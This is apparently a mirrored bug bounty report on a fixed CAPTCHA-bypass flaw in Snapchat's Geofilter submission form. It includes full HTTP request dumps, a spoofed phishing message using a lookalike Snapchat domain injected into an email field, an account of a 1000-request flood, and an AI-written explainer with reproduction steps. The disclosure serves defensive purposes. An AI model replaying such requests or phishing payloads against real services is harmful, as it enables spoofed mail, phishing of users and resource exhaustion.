Captcha Bypass in Snapchat's Geofilter Submission Process
The server did not validate the CAPTCHA response when submitting a Geofilter, so an attacker could send unlimited requests. This allowed bulk emails to be sent from Snapchat's official address with attacker-controlled content, and could also consume email and storage quotas.

- Triaged in 9 hours
- Fixed in 12 hours
- Paid in 12 hours
- Disclosed after 31 days
Hi,
Overview: Snapchat provides a form in which users can submit "Geofilters". These are filters which get applied to users snaps when they are in specific geolocations. The form (https://www.snapchat.com/geofilters/submit.html) allows for the submission of these "Geofilters" as an anonymous user.
The following information is submitted through this form:
- Image (filter in PNG format) (image_data)
- Name (user_name)
- Email (user_email)
- Description (description)
- Notes (notes)
Vulnerability description:
The HTTP header g-recaptcha-response is not validated on the server-side when submitting a Geofilter to the endpoint /_ah/api/geofilter/v1/submission located on geofilter-dot-feelinsonice-hrd.appspot.com. Any or no value can be provided for this header.
Since no CAPTCHA verification is needed, an attacker can then conduct a bulk email sending campaign on behalf of the email address [email protected]. In addition to this, the attacker can spoof the contents of the email by customising the user_name, notes or description parameters.
Technical description:
After successfully passing the CAPTCHA and submitting the Geofilter, a POST HTTP request is sent to geofilter-dot-feelinsonice-hrd.appspot.com :
POST /_ah/api/geofilter/v1/submission HTTP/1.1
Host: geofilter-dot-feelinsonice-hrd.appspot.com
Connection: keep-alive
Content-Length: 496
Snapchat-CSRF-Protection: not-a-secret
Origin: https://www.snapchat.com
g-recaptcha-response: I_love_cats_and_kittens_and_all_fluffy_things
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.104 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
DNT: 1
Referer: https://www.snapchat.com/geofilters/submit.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

{"image_data":"abcdefg","image_type":"PNG","user_name":"Shubham","user_email":"[email protected]","notes":"lol","description":"lol ","geofence_polygon":"[{\"lat\":34.08166844698418,\"long\":-118.35296630859375},{\"lat\":34.16465895459983,\"long\":-118.38180541992188},{\"lat\":34.10725639663118,\"long\":-118.30490112304688},{\"lat\":34.10498222546687,\"long\":-118.38180541992188},{\"lat\":34.165227101802884,\"long\":-118.33992004394531}]","start_millis":null,"end_millis":null,"is_event":false}
Note: In this request, the header g-recaptcha-response does not have a valid token value. Instead, for demonstration purposes I have changed it to I_love_cats_and_kittens_and_all_fluffy_things (I actually do love kittens, but that's not the point).
The same request can be sent with the very same token above or with no token at all, and it will still succeed. This is where the primary vulnerability lies.
By sending the above request, my email ([email protected]) will receive an email along the lines of the following: https://i.imgur.com/EF588pW.png (also attached as email1.png).
We can spoof the contents of this email by modifying the "user_name" parameter sent in our request. Take the following POST request into consideration:
POST /_ah/api/geofilter/v1/submission HTTP/1.1
Host: geofilter-dot-feelinsonice-hrd.appspot.com
Connection: keep-alive
Content-Length: 496
Snapchat-CSRF-Protection: not-a-secret
Origin: https://www.snapchat.com
g-recaptcha-response: I_love_cats_and_kittens_and_all_fluffy_things
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.104 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
DNT: 1
Referer: https://www.snapchat.com/geofilters/submit.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

{"image_data":"abcdefg","image_type":"PNG","user_name":"Shubham, in order for Snapchat to accept your Geofilter, you must activate by logging into https://account.snapchaat.com/verify_geofilter?id=12bc3a76-8df5-457c-bb9a-50f876a76215. Thank you","user_email":"[email protected]","notes":"lol","description":"lol ","geofence_polygon":"[{\"lat\":34.08166844698418,\"long\":-118.35296630859375},{\"lat\":34.16465895459983,\"long\":-118.38180541992188},{\"lat\":34.10725639663118,\"long\":-118.30490112304688},{\"lat\":34.10498222546687,\"long\":-118.38180541992188},{\"lat\":34.165227101802884,\"long\":-118.33992004394531}]","start_millis":null,"end_millis":null,"is_event":false}
The email received by the victim (in this case my email) will look like this: http://i.imgur.com/Xkyw7gV.png (also attached as email2.png).
Impact:
The link https://account.snapchaat.com/verify_geofilter?id=12bc3a76-8df5-457c-bb9a-50f876a76215 is automatically converted into a link (for most web email clients). In addition to this, some email clients (such as Gmail) will hide the rest of the email as it is a duplicate of a previous email (redundant). This makes the malicious email look even more convincing.
These factors combined, allow for a convincing email to be sent, on behalf of the official Snapchat Geofilter API email [email protected]. The attacker could leverage this vulnerability to send out emails on behalf of Snapchat. Over 1000 POST requests were sent using 50 threads. No rate limiting or limits were experienced. All 1000 emails were sent.
Additionally, since the images are physically stored somewhere and the emails are sent per request - this vulnerability could also act as a DoS issue for Snapchat. The image_data field in the JSON object sent, is not checked for whether or not it is a valid image. Regardless of the contents, the contents are saved somewhere on Snapchat's servers. Through testing, I found that there were no obvious restrictions to how big of an image could be uploaded via this API.
Both email quota's and file storage quota's could be consumed through the abuse of this API endpoint.
Remediation suggestions: In order to address this design flaw, the following steps can be taken:
- Ensure that the Captcha verification token is being validated on the server-side.
- Limit the number of requests which can be sent to this endpoint (time based or number of submissions).
- Set a limit on the size of the image which can be sent and/or saved to Snapchat's servers.
Please do not hesitate to contact if any additional details are required regarding this bug.
Thank you, Shubham
Attachments


Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the server-side code accepted the CAPTCHA response header without verifying it with the CAPTCHA service, and also lacked rate limiting and input size checks.
Impact
An attacker could send bulk emails from Snapchat's official address with spoofed content, and could also consume email and storage quotas, potentially causing a denial of service.
What the attacker needed
No account needed; ability to send HTTP requests
The fix
The CAPTCHA token should be validated on the server side, rate limiting should be added, and image size limits should be enforced.
How it was found
- Submit a Geofilter through the normal form to capture the POST request.
- Change the g-recaptcha-response header to any value or remove it.
- Send the modified request to the submission endpoint.
- Observe that the request succeeds and an email is sent.
- Modify the user_name parameter to include a link and send again.
- Send many requests to test for rate limiting and email delivery.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A CAPTCHA is a test to prove a human is submitting a form, not a computer. Here, the website asked for the test but never checked the answer on its own servers, so a script could skip it and submit the form thousands of times. That let the attacker make Snapchat send many emails with text the attacker chose.
What is Business logic?
The application works as coded but not as intended: a negative price, a skipped payment step, a limit that can be crossed.





